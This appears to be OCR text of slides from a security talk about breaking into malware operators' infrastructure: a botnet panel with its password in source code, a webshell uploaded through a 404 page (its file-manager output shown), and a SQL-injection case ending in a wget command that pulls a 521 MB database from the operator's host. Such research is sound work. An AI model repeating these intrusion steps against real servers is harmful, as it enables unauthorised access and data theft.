
Stolen informations such as SMS and contacts etc.

Ransomware encryption keys

Case #2: Botnet Panel

Password in source code

Uploading webshell to 404



Web Panel | Login

[redacted]

myteslahome.com/Ginger/login.php

Web Panel | Login

[redacted]

190.97.166.194/WebPanel/login.php

SIGN IN

Username


Password

LOG IN

Case #2: Botnet Panel

Password in source code

Uploading webshell to 404




```
<?php

$mysql_host = "localhost";
$mysql_database = [redacted];
$mysql_user = [redacted];
$mysql_password = [redacted];

$username = [redacted]
$password = [redacted]

?>
```

Case #2: Botnet Panel

Password in source code

Uploading webshell to 404



[redacted]

[redacted]

[redacted]

Dashboard

Computers [redacted]

Keystrokes [redacted]

Passwords [redacted]

CLIENTS

You can see your clients and uninstall servers.

HWID	Machine Name	Start Date	Last IP
45A5-B2EF-B1EA-25AB-4A7E-8C23-9455-9CE7	CHAR[redacted]	2018-07-20 03:03:41	[redacted]
9FB4-1697-D836-AA02-711A-8EF0-9888-CB49	mw/[redacted]	2018-08-24 06:22:24	[redacted]
3262-7BA0-CA4E-A6E2-2487-5AD7-5875-DE97	John/[redacted]	2018-08-24 19:30:22	[redacted]
None	John[redacted]	2018-08-24 12:10:26	[redacted]
2F2B-90F5-D7BE-8520-5468-BE3E-A0F7-5EE5	86qb[redacted]	2018-08-02 07:47:30	[redacted]


myteslahome.com/Ginger/index.php?page=webcams

Case #2: Botnet Panel

Password in source code

Uploading webshell to 404

RIP OP 2017-2019




```
Uname: Linux dal-business-31.hostwindsdns.com 3.10.0-962.3.2.lve1.5.24.8.el7.x86_64 #1 SMP Fri Jan 4 06:55:54 EST 2019 x86_64 [ Google ] [ Exploit-DB ]
User:  1013 ( zkuqgcoi ) Group: 1016 ( zkuqgcoi )
Php:   7.0.33 Safe mode: OFF [ phpinfo ] Datetime: 2019-03-20 21:26:54
Hdd:   499.99 GB Free: 303.08 GB (60.62%)
Cwd:   [redacted]

[ Sec. Info ]  [ Files ]  [ Console ]  [ Infect ]  [ Sql ]  [ Php ]  [ Safe mode ]  [ String tools ]  [ Bruteforce ]  [ Network ]  [ Logo

File manager
■ Name                  Size       Modify                 Owner/Group         Permissions
[redacted]              dir        2019-03-20 10:56:42    zkuqgcoi/nobody     drwxr-x---
                        dir        2017-10-04 09:38:04    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:06    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:10    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2018-08-24 23:30:24    zkuqgcoi/zkuqgcoi   drwxr-xr-x
                        dir        2017-10-04 09:38:10    zkuqgcoi/zkuqgcoi   drwxr-xr-x
■ api.php               30.46 KB   2017-10-04 11:21:44    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ class-phpass.php      7.15 KB    2016-10-15 00:39:58    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ config.php            208 B      2018-07-05 06:25:45    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ create.php            2.52 KB    2017-10-07 04:40:10    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ delete.php            9.42 KB    2017-10-04 10:13:14    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ deleteall.php         5.69 KB    2017-10-04 10:13:46    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ geo.php               167.47 KB  2018-08-01 16:04:55    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ index.php             23.53 KB   2017-09-24 10:46:44    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ login.php             10.49 KB   2017-10-04 11:52:10    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ logout.php            86 B       2016-12-03 02:18:38    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ menu.php              108.72 KB  2018-08-20 18:29:00    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ mysqli.db.php         5.70 KB    2017-08-25 08:44:16    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ setup.php             11.79 KB   2017-10-04 11:49:26    zkuqgcoi/zkuqgcoi   -rw-r--r--
■ tripledes-class.php   1.41 KB    2017-08-04 07:15:58    zkuqgcoi/zkuqgcoi   -rw-r--r--
```

Case #3: Another one

SQLi


Dump database


Google
Kürşat Oğuzhan AKINCI
http://link.kunstsignal.com/auth/l
link.kunstsignal.com/auth/login/
Login
Password
SIGN IN

Case #3: Another one

SQLi

Dump database




```
BEGIN;
INSERT INTO `users` VALUES (1, [redacted] [redacted]
COMMIT;

SET FOREIGN_KEY_CHECKS = 1;
```

Case #3: Another one

SQLi

Dump database



424
Total clients

424
Total Loaded clients

Statistic


8811

Country	
IT	424

Case #3: Another one

SQLi


Dump database



```
x@kursat:~$ wget http://link.kunstsignal.com/database
--2019-03-21 02:18:57--  http://link.kunstsignal.com/database
Resolving link.kunstsignal.com (link.kunstsignal.com)... 51.255.13.24
Connecting to link.kunstsignal.com (link.kunstsignal.com)|51.255.13.24|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 545814751 (521M) [application/octet-stream]
Saving to: ‘database’

database                 100%[===============================>] 520.53M  5.91MB/s    in 1m 54s

2019-03-21 02:20:51 (4.56 MB/s) - ‘database’ saved [545814751/545814751]
```

Bonus: Freelance

“I need someone who knows his way around mobile apk. I’ve got a project already done but I want it coded again since it is banned from Google Play. I can pay 1000TL ($185) for editing my project and uploading it to Google Play.”



Yayın Tarihi	**05.09.2018, 10:35**	Teslim Süresi	**2 Gün**
Bitiş Tarihi	**05.10.2018, 10:34**	Benzer Proje Gönder	
Yaklaşık Bütçe	**1.000 TL**	Projeyi Paylaş	f 🐦 in


Açıklama


MOBİL APK İŞLERİNDEN ANLAYAN BİRİLERİ LAZIM

